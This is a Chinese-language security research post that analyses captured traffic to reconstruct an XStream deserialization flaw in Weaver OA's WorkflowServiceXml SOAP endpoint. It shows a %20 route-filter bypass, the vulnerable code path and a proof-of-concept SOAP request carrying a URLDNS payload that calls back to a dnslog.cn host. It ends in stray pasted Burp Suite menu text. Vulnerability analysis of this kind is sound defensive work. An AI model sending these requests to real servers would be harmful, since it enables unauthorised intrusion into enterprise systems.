



作者: 清水川崎 @滴滴出行 SSTG Basic Security Team

朋友在 2021 年 HWV 中作为防守方抓到了一段流量，刚开始没有太过于在意，随后在 t00ls 论坛中也发现了这段流量，随即觉得事情并不简单。

0x02 触发点



根据流量可以得知路由为 `/services%20/WorkflowServiceXml`，我随即查看了该 OA 的 web.xml。

发现了相关类为 `weaver.workflow.webservices.WorkflowServiceXml`、


`weaver.workflow.webservices.WorkflowServiceImplXml`。



关于类的东西先放到一旁，毕竟路由是否存在、`%20` 有什么意义才是重点。我开始验证路由的存在。这里我测试了两个版本。



好家伙，我直接好家伙，不是阻断我，就是给我玩消失。
那我带上 `%20` 试试？






原来 404 和阻断都是骗人的啊！

0x03 漏洞的 sink


根据这个 response 可以看出这应该是一个 soap xml 注入，具体是 XMLDecoder、XStream 或者其他什么，还得看 `weaver.workflow.webservices.WorkflowServiceXml` 、 `weaver.workflow.webservices.WorkflowServiceImplXml` 。

首先，先看看 `weaver.workflow.webservices.WorkflowServiceXml`




可以注意到这是一个接口类，其中一个方法 `doCreateWorkflowRequest` 比较可疑。


去 `weaver.workflow.webservices.WorkflowServiceImplXml` 看看这个方法的实现。



继续跟踪看看



这个 xs 咋看起来这么眼熟？看看 xs 是个啥，一般 Java 可能会定义在代码文件最上方。



原来 xs 是 `XStream` 的对象，简直是妙蛙种子逛米奇妙妙屋——妙到家了。

0x04 配合 SOAP 生成 Payload


既然决定了 sink 点，下一步肯定是 POC 的撰写了，先确定 SOAP 基本模板。
根据朋友给的流量可以确定基本 SOAP 消息体模板大致是这样的。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="webservices.services.weaver.com.cn">
```



```
<soapenv:Header/>
<soapenv:Body>
  <web:createWorkflowRequest>
    <web:string></web:string>
    <web:string>2</web:string>
  </web:createWorkflowRequest>
</soapenv:Body>
</soapenv:Envelope>
```

验证一下我的想法



验证成功。
接下来就是寻找 gadget 了。
由于并没有完整源码，只有部分 github 源码，不能确定 gadget，先使用 URLLDNS 试试。

```
<map>
  <entry>
    <url>http://1xs212.dnslog.cn</url>
    <string>http://1xs212.dnslog.cn</string>
  </entry>
</map>
```

组合我们的模板试试。
这里涉及到实体编码问题，作为懒人直接选择整体编码算了。



Request

PrettyRaw\nActions

1POST /services%20/WorkflowServiceXml HTTP/1.1

2Host: 127.0.0.1:8081

3User-Agent: Apache-HttpClient/4.5.13 (Java/1.8.0_202)

4Connection: close

5Content-Type: text/xml; charset=UTF-8

6Content-Length: 347

7

8<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="webservices.services.w

9<soapenv:Header/>

10<soapenv:Body>

11<web:createWorkflowRequest>

12<web:string>

13<map>

14<entry>

15<u>

16</u>

17</entry>

18</map>

19</web:string>

20</web:createWorkflowRequest>

21</soapenv:Body>

22</soapenv:Envelope>

1

2

3

4

5

6

7

8

9

10

11

12

Scan

Do passive scan

Do active scan

Send to Intruder ^⌘I

Send to Repeater ^⌘R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser >

Extensions >

Engagement tools >

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection >

URL >

URL-encode as you type

HTML >

Cut ^⌘X

Base64 >

Copy ^⌘C

Construct string >

